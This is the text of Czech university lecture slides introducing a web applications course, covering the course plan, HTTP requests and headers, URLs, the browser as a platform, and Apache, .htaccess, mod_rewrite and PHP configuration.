Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 23.2.2016

Webové aplikace

Úvod, web, HTTP komunikace - server/client, webový prohlížeč jako platforma, Apache

Mendelova univerzita v Brně

Vyučující

- Ing. Jiří Lýsek, Ph.D.
- Ing. Oldřich Faldík

- https://akela.mendelu.cz/~lysek/
- https://akela.mendelu.cz/~xfaldik/wa/


Orientační program přednášek

1	Úvod, web, HTTP komunikace - server/client, webový prohlížeč jako platforma, Apache
2	PHP OOP, PHP a databáze, migrace DB, ORM, šablony, MVC/MVP, PHP frameworky
3	Autentizace, uživatelsky orientované aplikace, uživatelský model, l10n, i18n
4	Bezpečnost - SQL injection, cross site scripting, ...
5	Komunikace a webové služby
6	Technologie - značkování, XML, XHTML, Validita, DOM, CSS, responsivní design
7	Základy JavaScriptu, události, OOP, práce s DOM
8	JS knihovny, jQuery, jQuery UI, regex, JSON
9	AJAX, AJAJ, zpracování na straně JS
10	RIA, Angular JS, Ember JS, React JS
11	Angular JS - šablony, controllery, routing+base tag, direktivy
12	Local storage, history, d&d, file api, HTML5 nové elementy - canvas, inputy…

Ukončení předmětu

- zápočet
  - za projekt řešený během semestru
  - nutné odevzdat
  - 50% výsledné známky
  - na konci nutné obhájit
- zkouška
  - test na počítači (teoretická + praktická)
  - 50% výsledné známky

Projekt - zadání - DS



Co se naučíte?

- Tvorba webových aplikací pomocí HTML, CSS, JS a PHP
- Využití frameworků a knihoven
- Použití nástrojů pro vývoj webových aplikací
  - Ladící konzola prohlížeče
  - Vývojová prostředí (NetBeans)
  - Podpůrné programy

… jinými slovy

- Tvorba webu je založena na znalosti mnoha technologií, programovacích jazyků a nástrojů
  - Backend
    - PHP, JS, Java, Ruby, Perl, Python, …
    - MySQL, Postgre, SQLite, "No-SQL", …
    - API, REST, XML, JSON, …
  - Frontend
    - HTML, CSS, JS, LESS, SASS, grafika, …

není snadné dělat to správně!

… a dále

- Apache, NodeJS, NPM, Bower, Gulp, Grunt, Composer, Laravel, Nette, Symphony, Zend, Code Igniter, CakePHP, OpenCart, Prestashop, jQuery, AngularJS, ReactJS, Handlebars, Bootstrap, Flux, RequireJS, Git, SVN, BitBucket, GitHub, Google maps, OpenStreetMaps, Leaflet, …

Co byste už měli znát


- Základy HTML, CSS, jazyka PHP a databáze PostgreSQL
  - učí se v APV
- Principy relačních databází
  - databáze, tabulka, sloupec, řádek, primární klíč, index, cizí klíč, relace (1:1, 1:n, m:n), normální formy
- Principy OOP

Web/internet

- Moderní prostředí pro komunikaci
- Prostředí složené z propojených hypertextových dokumentů na různých serverech
- Prostředí služeb (např. zdrojů dat) dostupných na různých serverech

Webová stránka

- Prezentace umístěná v prostředí internetu
  - Slouží k předání určité informace
  - Malá nebo žádná interakce
  - Složena ze souborů (HTML, obrázky, minimum JS, CSS…)



Webová aplikace

- Aplikace spuštěná z webového serveru
  - Velké možnosti interakce
- Uživatel pracuje pomocí "tenkého klienta" (prohlížeč) a spouští na serveru různé akce
- Data ukládá na server (obvykle databáze nebo cloudové služby)

Webová aplikace

- Část klientská
  - prezentace dat a navigačních nástrojů, možnost spouštět akce na serveru
  - HTML, CSS, hodně JS
- Část serverová
  - stará se o modifikaci a ukládání dat
  - PHP (nebo jiné) skripty
  - úložiště (databáze, cloud)

HTTP - HyperText Transfer Protocol


- protokol pro přenos dat mezi klientem a serverem
- port 80
- bez šifrování
  - nadstavba pro šifrování HTTPS
- Nejvíce provozu na internetu je právě přes tento protokol

HTTP - realizace

- HTTP server je program nainstalovaný na počítači
- Naslouchá na portu 80
- Vyřizuje požadavky od klientů
- Můžou se do něj instalovat moduly jako např. PHP
- Zde používáme Apache

HTTP - výhody

- Jednoduchý
  - textový
- Rychlý
- Spolehlivý




HTTP - nedostatky

- Nemá relace
  - spojení se naváže, přenesou se data a zavře se
  - problém s autorizací a přenášením stavu aplikace
- Není možné iniciovat spojení ze strany serveru

HTTP

- požadavek i odpověď
  - hlavičky + tělo
- http://tools.ietf.org/html/rfc2616




Ukázka v PuTTY - GET

```
GET /en HTTP/1.1
Host: www.mendelu.cz
```

2x enter

(tedy prázdný řádek)



Ukázka v PuTTY - POST

```
POST /file.php HTTP/1.1
Host: test.cz
Content-Length: 20

parametr=hodnota&a=1
```

2x enter

20 znaků

enter

HTTP metody

- GET
  - pouze zažádá o poslání dat ze serveru
- POST
  - zasílá větší data od klienta na server
- a další
  - PUT, DELETE, HEAD, CONNECT, OPTIONS…

HTTP status kódy (odpovědi)

- 200 OK
- 301 Moved permamently
- 302 Redirect
- 404 Not found
- 500 Internal server error
- …

HTTP hlavičky

- Požadavek:
  - Host: … cíl
  - User-Agent: … prohlížeč
  - Accept: … datové typy
  - …
- Odpověď:
  - Location: ... přesměrování
  - Last-modified: … datum změny
  - …

HTTP hlavičky

Konzola | Průzkumník | Debugger | Editor stylů | Profiler | Síť

√	Metoda	Soubor	Doména
●	GET	rfc2616	tools.ietf.org

Hlavičky | Cookies | Parametry | Odpovědi | Časy

URL požadavku: http://tools.ietf.org/html/rfc2616
Metoda požadavku: GET
Stavový kód: 200 OK
Upravit a znovu odeslat

Filtr hlaviček

Hlavičky odpovědi (0,423 kB)

Accept-Ranges: "bytes"
Connection: "Keep-Alive"
Content-Encoding: "gzip"
Content-Location: "rfc2616.html"
Content-Type: "text/html; charset=UTF-8"
Date: "Fri, 14 Feb 2014 07:56:42 GMT"
Etag: "W/"3cc685-808ff-4eccd9eb5ad80;4f2592584b87a""
Keep-Alive: "timeout=5, max=100"
Last-Modified: "Thu, 05 Dec 2013 18:23:02 GMT"
Server: "Apache/2.2.22 (Debian)"
TCN: "choice"
Transfer-Encoding: "chunked"
Vary: "negotiate,Accept-Encoding"

Hlavičky požadavku (0,499 kB)

Host: "tools.ietf.org"
User-Agent: "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:26.0) Gecko/20100101 Fire
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
Accept-Language: "cs,en-us;q=0.7,en;q=0.3"
Accept-Encoding: "gzip, deflate"
Referer: "http://cs.wikipedia.org/wiki/Hypertext_Transfer_Protocol"
Connection: "keep-alive"
If-Modified-Since: "Thu, 05 Dec 2013 18:23:02 GMT"
If-None-Match: ""3cc685-808ff-4eccd9eb5ad80;4f2592224de98""
Cache-Control: "max-age=0"

Jeden požadavek, 514,24 KB, 1,29 s

URL - Uniform Resource Locator

- řetězec lokalizující zdroj nebo službu
- obsahuje protokol, server, port, autentizaci, cestu…
- např.:
  - http://login:heslo@akela.mendelu.cz:80/~vas_login/devel/index.php
  - ftp://login:heslo@server.cz:21

URL - parametry

- http://is.mendelu.cz/lide/clovek.pl?id=54010

- Část za ? jsou parametry odeslané v URL
  - jsou to dvojce název=hodnota
  - může jich být i více, oddělují se např. &
  - např.:
    - http://host.cz/index.php?param1=abc&param2=123

URL - hash

- za znakem #
- na konci URL
- neodesílá se na server

- http://neco.cz?a=b#cokoliv

Webový prohlížeč jako platforma

- Webový prohlížeč je prostředí pro spouštění webových aplikací
  - dokáže zobrazit vaši grafiku
  - dokáže spustit váš kód v JavaScriptu
  - dokáže zprostředkovat rozhraní pro práci se soubory nebo jiným hardwarem (myš, klávesnice, GPS, …)

Webový prohlížeč jako platforma

- Klasicky:
  - Aplikace spuštěná v PC na daném operačním systému
  - Běžně nelze spustit v jiném OS
- Web:
  - Aplikace spuštěná v prohlížeči, operační systém se neřeší
  - Mohou být rozdíly mezi prohlížeči, ale obecně aplikace běží v jiném prostředí

Webový prohlížeč jako platforma

- JavaScript je asi nejrozšířenější prostředí pro programování
  - právě díky rozšíření webových prohlížečů
  - je to "Basic" dnešní doby
  - je zdarma
  - je trošku "jiný"
    - prototypová dědičnost, dynamické typování
    - něco řeší ES 2015

Ukázky webových aplikací

- Google - Gmail, Drive/Docs, Maps, YouTube
- Seznam - Mapy, sReality, Zboží
- Facebook
- Microsoft - Office 365
- A další:
  - eshopy, konfigurátory, nástroje pro správu úkolů, time tracking, rozhraní webových hostingů…

Webové služby s API

- Důležitá je možnost službu využít ve vlastní aplikaci (zdarma nebo za poplatek)
  - Mapy.cz, Google maps, platební brány. PayPal, Dropbox, Drive, lokalizace dle IP…
- MashUp aplikace

Pro vývoj "doma"

- Samostatná instalace:
  - Apache, PHP, MySQL nebo PostgreSQL
- Balíčky pro Windows
  - WAMP nebo XAMPP
- Na Linuxu - balíčky v repozitářích
  - možná i virtualizace
- Server Akela
  - adresář public_html/devel

MySQL - mysql.com

- databáze
- síťová služba
- konfigurace: my.ini
- nastavit při instalaci kódování UTF-8
- Open source varianta:
  - MariaDB - mariadb.org

Apache - httpd.apache.org

- web server
- síťová služba
  - v podstatě vezme daný adresář na PC a zpřístupní jej jako HTTP službu
- konfigurece přes soubor httpd.conf
  - zpřístupnění složek
  - pluginy (php)
  - vhost

APACHE
HTTP SERVER

Apache HTTP server

- konfigurace soubor httpd.conf
- log soubory:
  - access.log
  - error.log

kde jsou moje soubory

index

```
DocumentRoot "D:/~web/www"
DirectoryIndex index.html index.php

LoadModule php5_module path/to/php5apache2_4.dll
```

PHP modul

Apache HTTP server - .htaccess

- lokální nastavení pro server Apache
  - v httpd.conf nastavit: AllowOverride All
  - platí pro daný adresář/podadresáře
    - pokud není definován jiný .htaccess soubor

Apache HTTP server - .htaccess

- umožňuje:
  - zaheslování adreáře (vynucení HTTP auth)
  - omezení přístupu (podle IP)
  - nastavení indexování složky (bez index.*)
  - nastavení modulů
    - mod_rewrite
      - použití pro přepis URL -> SEO

.htaccess - zaheslování

```
//.htaccess:
AuthType Basic
AuthName "My Protected Area"
AuthUserFile /path/to/.htpasswd
Require valid-user

//.htpasswd:
user:$apr1$Jrh3ocZ9$9OpNkSUAieEkMWOAmtx6y/
```

Pretty (friendly, nice, semantic, …) URL a mod_rewrite

- Modul pro HTTP server Apache, na základě pravidel přesměruje HTTP požadavek
  - soubor .htaccess
  - regulární výrazy

```
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^(.*)$   index.php?q=$1   [L,QSA]
```

L = last

QSA = query string append

Pretty URL a mod_rewrite

- routing zpracuje parametr "q" a předá další parametry presenteru
  - některé routery dokážou např. podle "id" načíst instanci modelu


```
http://www.server.cz/clanek/detail?id=500
=>
http://www.server.cz/index.php
                    ?q=clanek/detail&id=500
```

PHP - php.net


- instalováno jako zásuvný modul Apache
  - dovolí skriptování na straně serveru, je nutné nastavit pro .php soubory
- konfigurace v php.ini
  - memory limit
  - execution time
  - max upload
  - pluginy

PHP v rámci Apache

statický soubor



PHP skript



PHP konfigurace - php.ini

- phpinfo();
- pluginy
  - zip, curl, gd2, xmlrpc, soap, mysqli, pdo, sqlite, mbstring, exif, …

PHP Version 5.5.10

System	Windows NT LYSEK-PC 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Build Date	Mar 5 2014 14:46:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\~web\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11
PHP Extension Build	API20121212,TS,VC11
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

PHP konfigurace - php.ini

- max_execution_time
  - 30s
- memory_limit
  - 32M
- post_max_size
- allow_url_fopen
- allow_url_include
- ...

PHP Version 5.5.10


System	Windows NT LYSEK-PC 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Build Date	Mar 5 2014 14:46:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\~web\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11
PHP Extension Build	API20121212,TS,VC11
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Memory limit a gd2 plugin

- Např. změna velikosti obrázku
  - nezáleží na velikosti souboru v MiB
    - záleží na velikosti v pixelech
      - v paměti počítače pracujete s bitmapou
  - 1920x1080 ~ 2MPix
    - ale dnešní fotoaparáty mají mnohem víc!
  - 2000000 * 24bit / 8 / 1024 = 5,7 MiB

PHP alternativy

- Perl - CGI
- Java
- Python
- ASP.NET
- Groovy + Grails
- Ruby + Ruby on Rails (RoR)
- …



Ruby
A Programmer's Best Friend

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 23.2.2016

Webové aplikace

